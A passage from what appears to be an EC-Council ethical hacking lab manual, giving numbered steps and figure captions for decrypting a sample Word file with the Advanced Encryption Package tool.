


Figure 1.5.9: Encrypting the selected file

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

12. The encrypted **Sample.docx.aep** file appears in the same location as the original file (i.e., **E:\CEH-Tools\CEHv11 Module 20 Cryptography\Cryptography Tools\Advanced Encryption Package**).
13. To decrypt the file, first, select the encrypted file and click on **Decrypt.**




Figure 1.5.10: Decrypting the selected file

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

14. You will be prompted to enter the password. In the right-hand pane, under the **Password** field, enter the password that you have provided in **Step#11**.
15. Under the **Source file(s)** section in the right-pane, click the **Delete** radio-button to delete the source file **Sample.docx**; then, click **Decrypt Now!**.

TASK 5.3

Decrypt a File




Figure 1.5.11: Decrypting the selected file

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

16. The **File exists already...** pop-up appears, click **Yes**.




Figure 1.5.12: File exists already... pop-up

17. The decrypted file (**Sample.docx**) appears in the same location, as shown in the screenshot.

